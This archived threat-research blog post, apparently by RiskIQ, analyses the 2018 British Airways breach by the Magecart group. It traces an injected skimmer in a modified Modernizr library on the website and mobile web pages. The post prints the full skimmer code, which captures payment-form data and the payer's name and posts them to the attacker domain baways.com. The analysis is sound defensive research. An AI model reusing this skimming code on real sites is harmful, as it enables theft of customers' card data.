The British Airways Breach: How Magecart Claimed 380,000 Victims

Published: 2018-09-11 · Archived: 2026-04-05 17:10:56 UTC

On September 6th, British Airways announced it had suffered a breach resulting in the theft of customer data. In interviews with the BBC, the company noted that around 380,000 customers could have been affected and that the stolen information included personal and payment information but not passport information.

On its website, British Airways placed an article explaining details of the incident that answered as many questions as possible for customers. The technical details were sparse but included the following pieces of information:

- Payments through its main website were affected
- Payments through its mobile app were affected
- Payments were affected from 22:58 BST August 21, 2018, until 21:45 BST September 5, 2018

The report also stated very clearly that information was stolen from the British Airways website and mobile app but did not mention breaches of anything else, namely databases or servers—anything indicating the breach affected more than the payment information entered into the website. Because these reports only cover customer data stolen directly from payment forms, we immediately suspected one group: Magecart.

The same type of attack happened recently when Ticketmaster UK reported a breach, after which RiskIQ found the entire trail of the incident. Because we crawl the internet and capture the details of each page, our team was able to expand the timeline and discover more affected websites beyond what was publicly reported. In this blog, we'll investigate what happened during the breach of British Airways customer data made public on September 6, which spanned a total of 15 days according to public reporting.

Magecart: A Familiar Adversary

Since 2016, RiskIQ has reported on the use of web-based card skimmers operated by the threat group Magecart. Traditionally, criminals use devices known as card skimmers—devices hidden within credit card readers on ATMs, fuel pumps, and other machines people pay for with credit cards every day—to steal credit card data for the criminal to later collect and either use themselves or sell to other parties. Magecart uses a digital variety of these devices.

Magecart injects scripts designed to steal sensitive data that consumers enter into online payment forms on e-commerce websites directly or through compromised third-party suppliers used by these sites. Recently, Magecart operatives placed one of these digital skimmers on Ticketmaster websites through the compromise of a third-party functionality resulting in a high-profile breach of Ticketmaster customer data. Based on recent evidence, Magecart has now set their sights on British Airways, the largest airline in the UK.

Finding the Breach of British Airways

Our first step in linking Magecart to the attack on British Airways was simply going through our Magecart detection hits. Seeing instances of Magecart is so common for us that we get at least hourly alerts for websites getting compromised with their skimmer-code. Customer notifications through our products are automated, but our research team searches for any instances outside of these workspaces manually and adds them to our global blacklists. In the case of the British Airways breach, we had no hits in our blacklist incidents or suspects because the Magecart actors customized their skimmer in this case.

One challenge of digging through crawl data manually is the scale of the data RiskIQ collects. We crawl more than two billion pages a day, which accumulates over time. Another is that modern websites tend to run with a lot of functionality built out in JavaScript. Just loading the main British Airways website spins up around 20 different scripts and loading the booking subpage bumps that to 30. While 30 scripts might not sound like much, many of these are minified scripts spanning thousands of lines of script.

For this research, we decided to focus our efforts by identifying individual scripts on the British Airways website and examining their appearance over time—we would verify all the unique scripts on the website and only look at them again if their appearance changed in our crawling. Eventually, we recorded a change in one of the scripts. Opening up the crawl, we saw this script was a modified version of the Modernizr JavaScript library, version 2.6.2 to be precise. The script was loaded from the baggage claim information page on the British Airways website:



Fig-1 Modified script

The noted change was at the bottom of the script, a technique we often see when attackers modify JavaScript files to not break functionality. The small script tag at the bottom immediately raised our suspicions:

Fig-2 The suspicious script tag added by Magecart

We found more evidence in the server headers sent by the British Airways server. The servers send a ‘Last-Modified’ header, which indicates the last time a piece of static content was modified. The clean version of the Modernizr script had a timestamp from December 2012:



Fig-3 Clean version of the compromised script

We can see on the modified, malicious version of Modernizr the timestamp matches closely to the timestamp given by British Airways as the beginning of people getting victimized:



Fig-4 Timestamp of when the skimming began

Here is a cleaned up version of the script, only 22 lines of JavaScript:

```
window.onload = function() {
    jQuery("#submitButton").bind("mouseup touchend", function(a) {
        var
            n = {};
        jQuery("#paymentForm").serializeArray().map(function(a) {
            n[a.name] = a.value
        });
        var e = document.getElementById("personPaying").innerHTML;
        n.person = e;
        var
            t = JSON.stringify(n);
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: !0,
                url: "https://baways.com/gateway/app/dataprocessing/api/",
                data: t,
                dataType: "application/json"
            })
        }, 500)
    })
};
```

Fig-5 Only 22 lines of script victimized 380,000 people

In essence, the script is very simple and very effective. Here is a breakdown of what it does:

- Once every element on the page finishes loading it will:
    - Bind the *mouseup* and *touchend* events on a button known as submitButton with the following callback-code:
        - Serialize the data in a form with id *paymentForm* into a dictionary
        - Serialize an item on the page with id *personPaying* into the same dictionary as the paymentForm information
        - Make a text-string out of this serialized data
        - Send the data in the form of JSON to a server hosted on *baways.com*

On websites, *mouseup* and *touchend*, are events for when someone lets go of the mouse after clicking on a button or when someone on a touchscreen (mobile) device lets go of the screen after pushing a button. This means that

once a user hits the button to submit their payment on the compromised British Airways site, the information from the payment form is extracted along with their name and sent to the attacker's server.

This attack is a simple but highly targeted approach compared to what we've seen in the past with the Magecart skimmer which grabbed forms indiscriminately. This particular skimmer is very much attuned to how British Airway's payment page is set up, which tells us that the attackers carefully considered how to target this site instead of blindly injecting the regular Magecart skimmer.

The infrastructure used in this attack was set up only with British Airways in mind and purposely targeted scripts that would blend in with normal payment processing to avoid detection. We saw proof of this on the domain name baways.com as well as the drop server path. The domain was hosted on 89.47.162.248 which is located in Romania and is, in fact, part of a VPS provider named Time4VPS based in Lithuania. The actors also loaded the server with an SSL certificate. Interestingly, they decided to go with a paid certificate from Comodo instead of a free LetsEncrypt certificate, likely to make it appear like a legitimate server:

Issued	2018-08-15
Expires	2020-08-15
Serial Number	129950451738167431558149351195969236479
SSL Version	3
Common Name	baways.com (subject) COMODO RSA Domain Validation Secure Server CA (issuer)
Alternative Names	baways.com (subject) www.baways.com (subject)
Organization Name	COMODO CA Limited (issuer)
Organization Unit	PositiveSSL (subject)
Street Address	
Locality	Salford (issuer)
State/Province	Greater Manchester (issuer)
Country	GB (issuer)

Fig-6 Cert leveraged by the attackers

Source: https://community.riskiq.com/search/certificate/sha1/e1a181db8f8366660840e0b490ad2da43c78205a

What is interesting to note from the certificate the Magecart actors used is that it was issued on August 15th, which indicates they likely had access to the British Airways site before the reported start date of the attack on August 21st—possibly long before. Without visibility into its Internet-facing web assets, British Airways were not able to detect this compromise before it was too late.

Mobile Skimming

In the security advisory from British Airways, the company made note that both the web app and the mobile app users were affected. We found the skimmer on the webpage for British Airways, but how does that translate to mobile? To figure this out we'll look at the British Airways Android application:



Fig-7 British Airways mobile application

Often, when developers build a mobile app, they make an empty shell and load content from elsewhere. In the case of British Airways, a portion of the app is native but the majority of its functionality loads from web pages from the official British Airways website.

The mobile app uses a set of different hosts to communicate back to the British Airways servers:

- *www.britishairways.com* (The main website)
- *api4-prl.baplc.com* (An API endpoint from British Airways)
- *api4.baplc.com* (Another API endpoint from British Airways)

The idea is that for quick data updates on its UI the app uses the API endpoints, but for searching, booking, and managing flights the app loads a mobile version of the main website. One of these called-up paths is:

www.britishairways.com/travel/ba_vsg17.jsp/seccharge/public/en_gb

This page is loaded when the customer requests information about fees for different countries and airports. It looks like this:

Fig-8 Magecart-compromised mobile web page

Now, if we look at the source of this webpage we find something interesting—the page is built with the same CSS and JavaScript components as the real website, meaning design and functionality-wise, it's a total match. From what we examined above, we know that this means we'll also find our offending script—the one that steals name and payment information from the web app—on the mobile app:

Fig-9 Source of the mobile web page

Our crawler captured the subresource being loaded by the page used in the mobile app; it loads the same (at the time) compromised Modernizr JavaScript library!

One thing to note is that the magecart actor(s) put in the touchend callback in the skimmer to make it work for mobile visitors as well, which again shows us the high level of planning and attention to detail displayed in this simple yet extremely effective attack.

Conclusions

As we've seen in this attack, Magecart set up custom, targeted infrastructure to blend in with the British Airways website specifically and avoid detection for as long as possible. While we can never know how much reach the attackers had on the British Airways servers, the fact that they were able to modify a resource for the site tells us the access was substantial, and the fact they likely had access long before the attack even started is a stark reminder about the vulnerability of web-facing assets

RiskIQ has been warning the market about Magecart attacks like this since 2015 and will continue to follow and report on the group as it evolves. While the Magecart attack against British Airways wasn't a compromise of a third-party supplier like the attack on Ticketmaster, it does raise the question of payment form security. Companies, especially those that collect sensitive financial data, must realize that they should consider the security of their forms—but also the controls that influence what happens to payment information once a customer submits it.

We suggest British Airways customers get a new card from their bank. Some banks have already been proactively issuing new cards for their customers, Monzo is an example of these:



Fig-10 How some banks are responding

Source: https://twitter.com/monzo/status/1038042015286607872

Magecart is an active threat that operates at a scale and breadth that rivals—or possibly surpasses—the recent compromises of point-of-sale systems of retail giants such as Home Depot and Target. The Magecart actors have been active since 2015 and have never retreated from their chosen criminal activity. Instead, they have continually refined their tactics and targets to maximize the return on their efforts.

Over time, they've optimized their tactics culminating in successful breaches of third-party providers such as Inbenta resulting in the theft of Ticketmaster customer data. We're now seeing them target specific brands, crafting their attacks to match the functionality of specific sites, which we saw in the breach of British Airways.

There will be more Magecart attacks, and RiskIQ will be tracking them and keeping the cybersecurity industry aware of our research.

For a deep dive on Magecart, from the group's inception to its hack of Ticketmaster to its latest hack of British Airways, be sure to register for the webinar hosted by RiskIQ Head Researcher and report author Yonathan Klijnsma.
